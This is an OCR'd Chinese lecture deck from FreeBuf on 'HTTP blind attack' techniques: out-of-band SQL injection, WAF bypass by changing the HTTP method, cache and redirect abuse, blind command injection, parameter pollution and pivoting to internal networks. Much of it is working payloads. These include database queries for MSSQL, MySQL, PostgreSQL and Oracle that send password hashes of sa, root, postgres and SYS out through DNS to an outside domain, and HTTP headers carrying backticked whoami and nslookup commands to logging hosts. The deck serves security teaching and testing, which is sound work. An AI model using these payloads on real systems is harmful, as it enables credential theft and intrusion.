FreeBuf 公开课

HTTP 盲攻击的几种思路

宫华 ID:CplusHua

青藤云安全 安全研究员

知名白帽子

蚂蚁金服36W单个漏洞奖励得主

FreeBuf专栏《安全之光》作者之一

0x00前言

攻方：

传统漏洞越来越难挖

大型企业暴露的漏洞越来越少

对于目标站点没有任何思路

守方：

我有WAF还是被黑了

我不对公网开放还是被搞了

我天天内部整改漏洞还是被通报漏洞

0x01概要

1. HTTP 盲攻击是什么
2. 为什么需要HTTP 盲攻击
3. HTTP 盲攻击可能发生的场景
4. HTTP盲攻击的总体利用思路与检测实现思路

HTTP 盲攻击是什么*Blind Attack , Blind Inject Everything*

Blind SqlInject (Normal ，pass)
Blind BypassWaf (Normal，easy，let's try)
Blind Redirect(abnormal, luck is very important)
Blind CommandInject (how to inject，just don't care)
Blind PostParam (give you more, you accept it)
Blind SSRF （ bind local interface and no valid response)
Blind Xss Injection (automatic submit,can not related to request)
Blind LDAP Injection (maybe you are using ldap)
Blind xxe (reverse connect you and get xml parse)
Blind everything everywhere ==> fuzzing...

HTTP 盲攻击是什么*Blind Attack , Blind Inject Everything*

HTTP盲攻击，凡是***不直接***使用传统的HTTP Request、HTTP Response中的***已有数据***进行的漏洞挖掘与分析的攻击方式，都可以称为HTTP 盲攻击。

该攻击适用于一切难以发现传统意义漏洞的系统，也可用于对目标没有任何了解却希望快速发现高危漏洞，同时***不必关心直接目标到底存不存在漏洞***的一种攻击方式。

在特定情况下可以配合利用OOB方法为基础突破口可进行检测和利用漏洞的攻击方式。

课程目标：本次课程将会介绍哪些场景可以进行HTTP Blind Attack，并尽量进行初步的分类，来说明一些复杂网络环境下可能存在的安全漏洞。

0x02 为什么需要Blind Attack

1. 传统攻击方式已经没有漏洞可挖
2. 复杂网络环境下的分析系统和监控系统存在安全漏洞无法有效发现

0x02 Blind Attack Startup

1. Blind SqlInject (Nothing to say)
2. Blind Web Application Firewall bypass 绕过防护系统（变更HTTP请求方法）
3. Blind Redirect Analysis System 诱骗分析/缓存系统（变更HTTP请求URI）
4. Blind CommandInject【检测】不如都来带外数据通道（OOB）
5. Blind Outer to Internal System由外到内
6. 【检测】手工太麻烦使用自动插件（OOB）
7. Blind PostParam 调用隐藏方法（增加或变更HTTP请求参数）
8. 寻找根源（大数据寻找源IP/新域名）

1. 数据获取（经典的SQL注入利用）

问题： 目标存在注入，无法回显数据

解决：利用DNS或HTTP请求获取数据

目标：在无法回显的情况下获取有价值的数据信息

防护： 限制非法的外联，包括DNS的解析

Blind SqlInject Retrieve Data (OOB)

MSSQL

DECLARE @host varchar(1024); SELECT @host=(SELECT TOP 1 master.dbo.fn_varbintohexstr(password_hash) FROM sys.sql_logins WHERE name='sa') +'.*s.livesina.com*'; EXEC('master..xp_dirtree "\\'+@host+'\foobar$"');

MYSQL

SELECT LOAD_FILE(CONCAT('\\\\',(SELECT password FROM mysql.user WHERE user='root' LIMIT 1),'.*s.livesina.com*\\abc'));

PostgreSQL:

DROP TABLE IF EXISTS table_output; CREATE TABLE table_output(content text); CREATE OR REPLACE FUNCTION temp_function() RETURNS VOID AS $$ DECLARE exec_cmd TEXT; DECLARE query_result TEXT; BEGIN SELECT INTO query_result (SELECT passwd FROM pg_shadow WHERE usename='postgres'); exec_cmd := E'COPY table_output(content) FROM E\'\\\\\\\\\'||query_result||E'.*s.livesina.com*\\\\foobar.txt\''; EXECUTE exec_cmd; END; $$ LANGUAGE plpgsql SECURITY DEFINER; SELECT temp_function();

Blind SqlInject Retrieve Data (OOB)

Oracle:

Example1:

SELECT UTL_INADDR.GET_HOST_ADDRESS('*test.y.s.livesina.com*');

Example2:

SELECT UTL_HTTP.REQUEST('http://*test.y.livesina.com*/test') FROM DUAL; Example3:

SELECT UTL_HTTP.REQUEST('http://*test.y.livesina.com*/test') FROM DUAL; Example4:

SELECT HTTPURITYPE('http://*test.y.livesina.com/test*').GETCLOB() FROM DUAL;

Example5:

SELECT DBMS_LDAP.INIT(('*test.s.livesina.com*',80) FROM DUAL;

Example6:

SELECT DBMS_LDAP.INIT((SELECT password FROM SYS.USER$ WHERE name='SYS')||'*.s.livesina.com*',80) FROM DUAL;

2. 绕过防护系统（变更HTTP请求方式）

问题： 目标存在WAF，无法SQL注入，无法命令注入

解决：变更HTTP请求方法，WAF只处理GET、POST规则，其他自动放行。

代理服务器存在方法默认映射，不认识的方法映射为GET


目标：完成SQL注入、命令执行等

防护：更新WAF机制

Blind Web Application Firewall bypass 1

GET /test?id=123 HTTP/1.1 ➔ *LOL* /test?id=123 HTTP/1.1 （当然可以尝试其他字符串）
Host: sina.cn
Connection: close
Cache-Control: max-age=0
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: https://sina.cn/
Accept-Encoding: gzip, deflate, br
Accept-Language: en,en-CA;q=0.8,be;q=0.6,zh-CN;q=0.4,zh;q=0.2
Cookie: a=b

当把HTTP请求方法改成LOL时，再试一下。



返回200，没有拦截，看一下读到的数据。

```
                <input type="submit" name="Submit" value="Submit">
            </form>

            <pre>ID: 1' union select 123456,version()#<br>First name: admin<br>Surname: admin</pre> <pre>ID: 1' union select
123456,version()#<br>First name: 123456<br>Surname: 5.1.73</pre>

        </div>
```

Blind Web Application Firewall bypass 2

```
POST /test HTTP/1.1
Host: sina.cn
Connection: close
Cache-Control: max-age=0
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_6) AppleWebKit/537.36 (KHTML, like
      Gecko) Chrome/60.0.3112.113 Safari/537.36
Accept:
      text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: https://sina.cn/
Accept-Encoding: gzip, deflate, br
Accept-Language: en,en-CA;q=0.8,be;q=0.6,zh-CN;q=0.4,zh;q=0.2
Cookie: a=b

c=d
```

Blind Web Application Firewall bypass 2

```
POST /test.php HTTP/1.1
Host: target.com
Content-Length: 297
Pragma: no-cache
Cache-Control: no-cache
Content-Type: multipart/form-data; boundary=--------1004104974
...
Cookie: a=b
Connection: close

----------1004104974
Content-Disposition: form-data; name="file"; filename=""
Content-Type: application/octet-stream



----------1004104974
Content-Disposition: form-data; name="c"

d
----------1004104974
Content-Disposition: form-data; name="submit"

Submit
----------1004104974--
```

Blind Web Application Firewall bypass

脚本检测方式：

1>变更请求方式，对比返回差异

*2>发送Payload触发Waf拦截，对比变更请求方法前后的差异

判据：

1> 返回内容不属于黑名单内容

2> 返回内容在变更方法前后保持一致

黑名单：

设置返回黑名单，如403、405或特征字符串

3. 诱骗分析/缓存系统（变更HTTP请求URI）

问题： 没有思路

解决：变更HTTP请求URI，目标处理产生异常，分析异常找到攻击思路

目标：触发异常，分析攻击思路

Blind Redirect Analysis System 1 （Change URI 1）

GET */test* HTTP/1.1 ➔ GET *test.randkey.yourloggingdomain.com* HTTP/1.1
Host: sina.cn
Connection: close
Cache-Control: max-age=0
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: https://sina.cn/
Accept-Encoding: gzip, deflate, br
Accept-Language: en,en-CA;q=0.8,be;q=0.6,zh-CN;q=0.4,zh;q=0.2
Cookie: a=b

Blind Redirect Analysis System 1 （Change URI 2）

GET */test* HTTP/1.1 ➔ GET *@test.randkey.yourloggingdomain.com* HTTP/1.1
Host: sina.cn
Connection: close
Cache-Control: max-age=0
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: https://sina.cn/
Accept-Encoding: gzip, deflate, br
Accept-Language: en,en-CA;q=0.8,be;q=0.6,zh-CN;q=0.4,zh;q=0.2
Cookie: a=b

Blind Redirect Analysis System 1 (Change URI 2)

GET */test* HTTP/1.1 ➔ GET *http://test.randkey.yourloggingdomain.com* HTTP/1.1
Host: sina.cn
Connection: close
Cache-Control: max-age=0
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: https://sina.cn/
Accept-Encoding: gzip, deflate, br
Accept-Language: en,en-CA;q=0.8,be;q=0.6,zh-CN;q=0.4,zh;q=0.2
Cookie: a=b

Blind Redirect Analysis System 1

得到的请求

Why this request ?

请求时间:
2017-09-08 06:08:52
客户端IP:
118.142.8.19:44624
Host:
xxx.dockers.pentesterlab.cntest.3343037a.userdomain.testeeyee.com
请求方法:
GET
请求路径:
/testdomain/
POSTDATA:
null
User-Agent:
Mozilla/5.0 (iPhone; CPU iPhone OS 8_1_3 like Mac OS X AppleWebKit/600.1.4 (KHTML, like
4.4.2; SCH-I959 Build/KOT49H AppleWebKit/537.36 (KHTML,like Gecko Version/4.0 Chrome
NetType/WIFI)
Cookies:
UserCookie
Referer:
https://referer.test.dockers.pentesterlab.cn/

不合理的URL拼接

发生后我们才知道的漏洞

Blind Redirect Caching System 2

Normal Request

GET /test HTTP/1.1
Host: sina.cn ➔ *sina.cn@test.randkey.yourloggingdomain.com*
Connection: close
Cache-Control: max-age=0
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: https://sina.cn/
Accept-Encoding: gzip, deflate, br
Accept-Language: en,en-CA;q=0.8,be;q=0.6,zh-CN;q=0.4,zh;q=0.2
Cookie: a=b

Blind Redirect Caching System 2

Normal Request

HTTP/1.1 200 OK
Content-Type: text/html;charset=utf-8

<html>
.....
<img src="*http://test.randkey1.yourloggingdomain.com/randkey2.jpg*">
.....
</html>

Blind Redirect Caching System 2

From xss to internal sensitive information leak
[Step1]Attack Request: (Request to 123.123.123.123)
POST /xss.cgi HTTP/1.1
ContentLength: 62
Connection: close

xss=

[Step2]Caching Request:(Request to 10.10.1.12)
GET /index.php/fake.jpg
Host: internalserver.com *(internalserver.com ➔ 10.10.1.12)*
Connection: close

[Step3]Attack Request: (Request to 123.123.123.123)
GET /index.php/fake.jpg
Host: internalserver.com
Connection: close

Now you get index.php ➔ Sensitive Information Leak

Blind Redirect 检测

脚本检测方式：

1>分别发送xss payload，带入dnslog域名和httplog1域名

2>http域名内返回的网页内容，嵌入httplog2域名并返回图片

判据：

1> dnslog或httplog1被触发，说明页面会被分析

2> httplog2触发，说明httplog1返回的内容会被解析，很有可能存在一个可以利用的cache系统

4. 命令注入（OOB）

不如都来OOB

所有正常存在主机名解析的地方
所有存在漏洞导致主机名解析的地方
所有能插入东西的地方
所有本来没有东西的地方
所有地方...

Blind CommandInject（Change Many Things）

GET /test HTTP/1.1
Host: sina.cn ➔ *sina.cn@test.randkey.yourloggingdomain.com*
Connection: close
Cache-Control: max-age=0
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: https://sina.cn/
Accept-Encoding: gzip, deflate, br
Accept-Language: en,en-CA;q=0.8,be;q=0.6,zh-CN;q=0.4,zh;q=0.2
Cookie: a=b

Blind CommandInject（Change Many Things）

GET /test HTTP/1.1
Host: sina.cn ➔ *sina.cn.test.randkey.yourloggingdomain.com*
Connection: close
Cache-Control: max-age=0
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: https://sina.cn/
Accept-Encoding: gzip, deflate, br
Accept-Language: en,en-CA;q=0.8,be;q=0.6,zh-CN;q=0.4,zh;q=0.2
Cookie: a=b

Blind CommandInject（Change Many Things）

GET /test HTTP/1.1
Host: sina.cn ➔ *sina.cn.`whoami`.test.randkey.yourloggingdomain.com*
Connection: close
Cache-Control: max-age=0
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: https://sina.cn/
Accept-Encoding: gzip, deflate, br
Accept-Language: en,en-CA;q=0.8,be;q=0.6,zh-CN;q=0.4,zh;q=0.2
Cookie: a=b

Blind CommandInject（Change Many Things）

GET /test HTTP/1.1
Host: sina.cn ➔
sina.cn.`nslookup randkey2.yourloggingdomain.com`.test.randkey.yourloggingdomain.com
Connection: close
Cache-Control: max-age=0
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: https://sina.cn/
Accept-Encoding: gzip, deflate, br
Accept-Language: en,en-CA;q=0.8,be;q=0.6,zh-CN;q=0.4,zh;q=0.2
Cookie: a=b

Blind CommandInject（Change Many Things）

GET / HTTP/1.1
Host: sina.cn ➔ `whoami`.randkey.youlogdomain.com
Connection: close
Cache-Control: no-transform
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/55.0.2883.87
Safari/537.36 root@randkey.youlogdomain.com
Cookie: a=b
True-Client-IP: `whoami`.randkey.youlogdomain.com
Forwarded:
for=`whoami`.gg0qyju6tkxhwh1nyc6pazh6mxs1gq.burpcollaborator.net;by=`whoami`.gg0qyju6tkxhwh1nyc6pazh6m
xs1gq.burpcollaborator.net;host=`whoami`randkey.youlogdomain.com
From: root@randkey.youlogdomain.com
X-Real-IP: `whoami`.randkey.youlogdomain.com
X-Wap-Profile: http://randkey.youlogdomain.com/wap.xml
Client-IP: `whoami`.randkey.youlogdomain.com
Referer: http://randkey.youlogdomain.com/ref
X-Forwarded-For: `whoami`.randkey.youlogdomain.com
Contact: root@randkey.youlogdomain.com
X-Client-IP: `whoami`.randkey.youlogdomain.com
X-Originating-IP: `whoami`.randkey.youlogdomain.com
Proxy:`whoami`.randkey.youlogdomain.com
…

Blind CommandInject（Change Many Things）

GET / HTTP/1.1
Host: sina.cn ➔ *sina.cn.`nslookup randkey2.yourloggingdomain.com`.randkey.youlogdomain.com*
Connection: close
Cache-Control: no-transform
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/55.0.2883.87 Safari/537.36 *root@randkey.youlogdomain.com*
Cookie: a=b
True-Client-IP: *`nslookup randkey2.yourloggingdomain.com`.randkey.youlogdomain.com*
Forwarded: for=`nslookup randkey2.yourloggingdomain.com`. randkey.youlogdomain.com
;by=`nslookup randkey2.yourloggingdomain.com`. randkey.youlogdomain.com
;host=`nslookup randkey2.yourloggingdomain.com`randkey.youlogdomain.com
From: root@randkey.youlogdomain.com
X-Real-IP: `nslookup randkey2.yourloggingdomain.com`.randkey.youlogdomain.com
X-Wap-Profile: http://randkey.youlogdomain.com/wap.xml
Client-IP: `nslookup randkey2.yourloggingdomain.com`.randkey.youlogdomain.com
Referer: http://randkey.youlogdomain.com/ref
X-Forwarded-For: `nslookup randkey2.yourloggingdomain.com`.randkey.youlogdomain.com
Contact: root@randkey.youlogdomain.com
X-Client-IP: `nslookup randkey2.yourloggingdomain.com`.randkey.youlogdomain.com
X-Originating-IP: `nslookup randkey2.yourloggingdomain.com`.randkey.youlogdomain.com
Proxy:`nslookup randkey2.yourloggingdomain.com`.randkey.youlogdomain.com
…

5. 调用隐藏方法（增加或变更HTTP请求参数）

在没有接收相应参数的地方增加参数或变更参数（参数污染）

1>隐藏的方法、接口或可选参数

2>数据自动绑定覆盖

目标：

1>调用私有接口或方法，或传入可选参数改变程序行为

2>覆盖用户数据，导致数据非法或进行精准数据操纵

参数来源：返回包参数或目标站点所有参数或常见参数

案例：找回密码处可接收可选参数mobile

找回密码处未传送手机号码，却可以接收可选参数mobile

案例：理财网站余额可被任意覆盖修改

任意覆盖数据，可用来覆盖系统账户信息，如姓名、身份证、余额等

```
HTTP/1.1 200 OK
Date: Wed, 17 May 2017 03:29:07 GMT
Content-Type: application/json;charset=UTF-8
Connection: close
Vary: Accept-Encoding
Access-Control-Allow-Origin: [redacted]
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: OPTION, POST, GET
Access-Control-Allow-Headers: X-Requested-With, Content-Type
X-Cache: bypass
Content-Length: 329

{"version":"3.7.2","code":"000","msg":"成功","tokenid":"[redacted]","channel":"",
Name":"sss","recipTel":"sss","detailAddress":"null@sssss","addressStatus":"1","jd_balance":"100.00"}
```

6. Blind Attack由外到内

寻找进入内网的突破口

目标：

1>访问内网站点

2>攻击内网系统


方法：

1> HTTP代理

2> 实现不当的负载均衡

3> 配置不当的虚拟主机

实现不当的Proxy



HTTP Blind Attack 5

GET /test HTTP/1.1
Host: sina.cn ➔ *internal.sina.cn*
Connection: close
Cache-Control: max-age=0
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: https://sina.cn/
Accept-Encoding: gzip, deflate, br
Accept-Language: en,en-CA;q=0.8,be;q=0.6,zh-CN;q=0.4,zh;q=0.2
Cookie: a=b

HTTP Blind Attack 5

CONNECT sina.cn:80 HTTP/1.1
Host: sina.cn
Proxy-Connection: keep-alive

支持HTTPS代理方式进行TCP连接

发送一个正常POST请求头，然后后面跟上其他协议

REDIS/Memcache...

Struts2

HTTP Blind Attack 5 (How to get domain/ip)

1> 子域名探测内网域名，包括目标主域名，目标常用内网域名
2> 解析到内网的域名绑定到外网IP地址进行探测
3> 根据IP默认返回内容和绑定域名后的返回内容进行匹配识别
4> 生成结果后进行筛选

6. 寻找根源（大数据寻找源IP/新域名）

默认虚拟主机的证书

IDC SNI域名嗅探

censys.io

这页删掉了。。。真的。

自动探测插件（OOB）

使用Burpsuit插件自动帮你完成请求发送和检测

支持自定义发送规则

```
# Lines starting with # are ignored
#param,u,http://%s/
#param,href,http://%s/
#param,action,http://%s/
#param,host,%s
#param,http_host,%s
#param,email,root@%s
#param,url,http://%s/
#param,load,http://%s/
#param,preview,http://%s/
#param,target,http://%s/
#param,proxy,http://%s/
#param,from,http://%s/
#param,src,http://%s/
#param,ref,http://%s/
#param,referrer,http://%s/
# %h is replaced with corresponding Host header
# Useful in cases like Host, Origin, etc.
#header,Host,%s:80@%h
header,Contact,root@%s
header,From,root@%s
header,User-Agent,Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/55.0.288
header,Referer,http://%s/ref
#header,X-Original-URL,http://%s/
```

Collaborator everywhere(Burpsuit Plugin)

现有工具：collaborator-everywhere（https://github.com/PortSwigger/collaborator-everywhere）
Rules:https://github.com/PortSwigger/collaborator-everywhere/blob/master/resources/injections

Cache-Control	no-transform
Contact	root@qqk44hf45ab1ky4in0jwgmwjcai69uy.burpcollaborator.net
X-Originating-IP	spoofed.yxzcbpmccii9r6bqu8q4nu3rjipeh26.burpcollaborator.net
X-Real-IP	spoofed.nvm19ek1a7gypv9fsxotlj1gh7n3gr5.burpcollaborator.net
X-Forwarded-For	spoofed.muk08dj096fxou8erwnski0fg6m2gq5.burpcollaborator.net
True-Client-IP	spoofed.ojb2xf82y84zdwxggycu9kph58b46sv.burpcollaborator.net
X-Wap-Profile	http://bixpw27pxv3mcjw3flbh87o44var6fv.burpcollaborator.net/wap.xml
X-Client-IP	spoofed.en5s15cs2y8phm16kogkdat79yfuci1.burpcollaborator.net
From	root@7t1l7yil8reinf7zqhmdj3z0frlnjb8.burpcollaborator.net
Referer	http://jd0xra2xs3yu7rrbat6p3fjcz35z4nt.burpcollaborator.net/ref
Forwarded	for=spoofed.wuua8nja9gf7o48or6n2ks0pggmcm0b.burpcollaborator.net;by=spoofed.wuua8nja9gf7o48or6n2
Client-IP	spoofed.rfa5ti45ub029ztjc18x5nlk1b779vy.burpcollaborator.net

Payload is not very well

Payload Is Very Important

`nslookup randkey1.a.0.yourdomain.pub >/dev/null;whoami`.randkey2.a.0.yourdomain.pub

接收时间	域名(数据)	请求地址	查看详情/删除
2017-09-21 00:28:51	root.randkey2.a.0.yourdomain.pub.	214.156.3.121:3342	查看详情 删除
2017-09-21 00:28:43	randkey1.a.0.yourdomain.pub.	214.156.3.121:28398	查看详情 删除

“Collaborator everywhere” is not enough,we need good payload

重要的主机头Cache-Control

Cache-Control: no-transform

让请求能够更容易原封不动的到达原始服务器

No transformations or conversions should be made to the resource. The Content-Encoding, Content-Range, Content-Type headers must not be modified by a proxy. A non- transparent proxy might, for example, convert between image formats in order to save cache space or to reduce the amount of traffic on a slow link. The no-transform directive disallows this.

FreeBuf 公开课

HTTP 盲攻击的几种思路

宫华 ID:CplusHua

青藤云安全 安全研究员

知名白帽子

蚂蚁金服36W单个漏洞奖励得主

FreeBuf专栏《安全之光》作者之一